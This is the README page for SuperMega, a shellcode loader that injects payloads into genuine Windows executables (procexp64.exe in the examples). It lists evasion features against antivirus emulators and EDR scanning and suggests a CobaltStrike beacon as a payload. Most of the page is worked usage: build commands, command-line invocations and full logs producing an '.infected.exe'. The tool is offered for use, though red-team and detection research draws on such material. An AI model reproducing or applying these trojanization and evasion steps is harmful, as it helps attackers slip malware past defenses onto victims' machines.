
SuperMega
Stealthily inject shellcode into an executable
Install / Use
/learn @dobin/SuperMegaREADME
SuperMega - Cordyceps Implementation
Ophiocordyceps camponoti-balzani is a species of fungus that parasitizes insect hosts of the order Hymenoptera, primarily ants. O. camponoti-balzani infects ants, and eventually kills the hosts after they move to an ideal location for the fungus to spread its spores.
What
SuperMega is a shellcode loader. By injecting the payload shellcode into a genuine executables (.exe or .dll).
The loader/carrier shellcode will be tightly integrated into the .exe so that static analysis has a hard time to spot that the exe is infected. Static analysis will just see the genuine exe artefacts.
It also uses modern anti-EDR mechanisms so that the shellcode loading is less likely to be detected.
Features:
- Encrypt payload with XOR
- Execution guardrails, so payload is only decrypted on target
- Anti emulation, against AV emulators detecting the payload in memory
- EDR deconditioner, against EDR memory scan
- Keep all original properties of the executable (imports, metadata etc.) against heuristics
- Code execution with main function hijacking against static analysis
- Carrier doesnt do PEB walk, reuses IAT to execute windows api functions (Cordyceps technique)
References:
- Slides HITB2024 BKK "My first and last shellcode loader"
- Blog Supermega Loader
- Blog Cordyceps File injection techniques

Usage Preparation
SuperMega depends on VS2022 compiler.
Start x64 native tools command prompt to execute web.py or supermega.py.
Or alternatively if you want to use an existing shell, e.g. for VSC:
In powershell:
> cmd.exe /k "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
In cmd:
> call "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
Adjust paths as necessary. This should make cl.exe and Windows.h available, which are required for
compilation of the carrier shellcode.
Usage Web
> ./web.py
Browse to `http://localhost:5001".
Usage Command LIne
Example to inject calc64.bin shellcode into procexp64.exe:
PS C:\Users\dobin\Repos\SuperMega> cmd.exe /k "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
**********************************************************************
** Visual Studio 2022 Developer Command Prompt v17.12.4
** Copyright (c) 2022 Microsoft Corporation
**********************************************************************
[vcvarsall.bat] Environment initialized for: 'x64'

C:\Users\dobin\Repos\SuperMega>python.exe supermega.py
(helper.py       ) Write project to: projects/commandline/project.pickle
(project.py      ) -[ Cleanup project: commandline
(payload.py      ) -[ Payload: data/binary/shellcodes/calc64.bin
(payload.py      )     Size: 272 bytes
(templater.py    ) -[ Carrier create Template: projects/commandline/main.c
(templater.py    )     Carrier: alloc_rw_rx
(templater.py    )     Carrier: Code into: .text
(templater.py    )     Carrier: Decoder: xor_2
(templater.py    )     Carrier: Invoker: backdoor Entrypoint
(templater.py    )     Carrier AntiEmulation: sirallocalot
(templater.py    )     Carrier Guardrail: none
(templater.py    )     Carrier Decoy: none
(compiler.py     ) -[ Carrier: Compile C to ASM
(compiler.py     )     Carrier: projects/commandline/main.c -> projects/commandline/main.asm
(helper.py       )    > Run process: cl.exe /c /FA /GS- /Faprojects/commandline/ projects/commandline/main.c
(assembler.py    ) -[ Carrier: ASM to EXE
(assembler.py    )     Carrier: projects/commandline/main.asm -> projects/commandline/main.exe
(helper.py       )    > Run process: ml64.exe projects/commandline/main.asm /link /OUT:projects/commandline/main.exe /entry:AlignRSP
(assembler.py    )     Carrier Size: 590
(injector.py     ) -[ Injecting Carrier
(injector.py     )     Injectable: data/binary/injectables/procexp64.exe -> projects/commandline/procexp64.infected.exe
(injector.py     )     Checking if IAT entries required by carrier are available
(injector.py     )     IAT entries missing: 0
(injector.py     )     Inject: Write Carrier to 0x71C8D (0x7108D)
(injector.py     )     Backdoor function at entrypoint (0xE1D78)
(injector.py     )     Inject Carrier data into injectable .rdata/.text
(injector.py     )     Patch Carrier code to reference the injected data
(injector.py     ) -[ Write to file: projects/commandline/procexp64.infected.exe

> C:\Users\dobin\Repos\SuperMega>.\projects\commandline\procexp64.infected.exe
To inject shellcode messagebox.bin into injectable procexp64.exe with carrier alloc_rw_rx and decoder xor_1, where:
- shellcode
messagebox.bin:data/binary/shellcodes/messagebox.bin - injectable
procexp64.exe:data/binary/injectables/procexp64.exe - carrier
alloc_rw_rx:data/source/carrier/alloc_rw_rx/template.c - decoder
xor_1:data/source/decoder/xor_1.c
> python.exe supermega.py --shellcode messagebox.bin --inject procexp64.exe --carrier alloc_rw_rx --decoder xor_1
(helper.py       ) Write project to: projects/commandline/project.pickle
(project.py      ) -[ Cleanup project: commandline
(payload.py      ) -[ Payload: data/binary/shellcodes/messagebox.bin
(payload.py      )     Size: 433 bytes
(templater.py    ) -[ Carrier create Template: projects/commandline/main.c
(templater.py    )     Carrier: alloc_rw_rx
(templater.py    )     Carrier: Code into: .text
(templater.py    )     Carrier: Decoder: xor_1
(templater.py    )     Carrier: Invoker: backdoor Entrypoint
(templater.py    )     Carrier AntiEmulation: sirallocalot
(templater.py    )     Carrier Guardrail: none
(templater.py    )     Carrier Decoy: none
(compiler.py     ) -[ Carrier: Compile C to ASM
(compiler.py     )     Carrier: projects/commandline/main.c -> projects/commandline/main.asm
(helper.py       )    > Run process: cl.exe /c /FA /GS- /Faprojects/commandline/ projects/commandline/main.c
(assembler.py    ) -[ Carrier: ASM to EXE
(assembler.py    )     Carrier: projects/commandline/main.asm -> projects/commandline/main.exe
(helper.py       )    > Run process: ml64.exe projects/commandline/main.asm /link /OUT:projects/commandline/main.exe /entry:AlignRSP
(assembler.py    )     Carrier Size: 576
(injector.py     ) -[ Injecting Carrier
(injector.py     )     Injectable: data/binary/injectables/procexp64.exe -> projects/commandline/procexp64.infected.exe
(injector.py     )     Checking if IAT entries required by carrier are available
(injector.py     )     IAT entries missing: 0
(injector.py     )     Inject: Write Carrier to 0x71C43 (0x71043)
(injector.py     )     Backdoor function at entrypoint (0xE1D78)
(injector.py     )     Inject Carrier data into injectable .rdata/.text
(injector.py     )     Patch Carrier code to reference the injected data
(injector.py     ) -[ Write to file: projects/commandline/procexp64.infected.exe

> C:\Users\dobin\Repos\SuperMega>.\projects\commandline\procexp64.infected.exe
Directories
Input:
data/binary/shellcodes: Input: Shellcodes we want to use as input (payload). .bindata/binary/injectables/: Input: Nonmalicious EXE files we inject into. .exe
Output:
projects/<projectname>: output: Project directory with generated files, including infected exeprojects/default: output: Project directory with all files from webprojects/commandline: output: Project directory with all files from commandline
Modifiable:
data/source/carrier: The thing which actually decodes and executes the payload (alloc_rw_rx, alloc_rx_rwx, ...)data/source/antiemulation: Different implementation to make AV emulator give up (sirallocalot, timeraw, ...)data/source/decoder: Decryption of the payload (xor, xor2)data/source/guardrails: Execution guardrails example (env)data/source/virtualprotect: Some fun with virtualprotect
Installation
Clear projects/ when upgrading.
VS2022 compiler is required:
ml64.execl.exe
And the python packages:
> pip.exe install -r requirements.txt
A list of packages/components which may be required for Visual Studio 2022:
- C++ 2022 Redistributable Update
- C++ Build Insights
- C++ CMake tools for windows
- C++ /CLI support for v143 build tools (lastest)
- MSBuild
- MSVC v133 - VS 2002 C++ x64/x86 build tools (latest)
- C++ ATL for latest v143 build tools (x86 & x64)
- C++ MFC for latest v143 build tools (x86 & x64)
- Windows 11 SDK
Optional:
r2.exe
Configuration & OPSEC
Description of funtionality and settings.
Shellcode / Payload
--shellcode <filename.bin>
The 64-bit payload shellcode, like your CobaltStrike beacon. Should be x64.
Located in the data/binary/shellcodes/*.bin directory.
Injectable / .exe .dll
--inject <filename.exe>
A 64-bit Windows PE executable used as a trojan. The shellcode will be injected in this EXE or DLL. The original functionality of the EXE/DLL will not work anymore (it will only execute the carrier with the shellcode it is carrying)
Located in the data/binary/injectables/*.exe *.dll directory.
Make sure it has all it's required DLLs.
Carrier
--carrier <carrier_name>
C code which loads and executes the payload shellcode. This includes allocating memory, changing its permissions, and then finally executing it. It has the main() function, and modules: Decoder, Anti-Emulation, and Guardrail.
Located in the data/source/carrier/*.c directory
- alloc_rw_rx: Allocate RW memory, copy payload, then make it RX. Recommended.
- alloc_rw_rwx: Same as alloc_rw_rx, but useful for self-modyfing payloads (e.g. ShikataGaNai)
- change_rw_rx: Change the mem
Related Skills
node-connect
338.0kDiagnose OpenClaw node connection and pairing failures for Android, iOS, and macOS companion apps
frontend-design
83.4kCreate distinctive, production-grade frontend interfaces with high design quality. Use this skill when the user asks to build web components, pages, or applications. Generates creative, polished code that avoids generic AI aesthetics.
openai-whisper-api
338.0kTranscribe audio via OpenAI Audio Transcriptions API (Whisper).
commit-push-pr
83.4kCommit, push, and open a PR
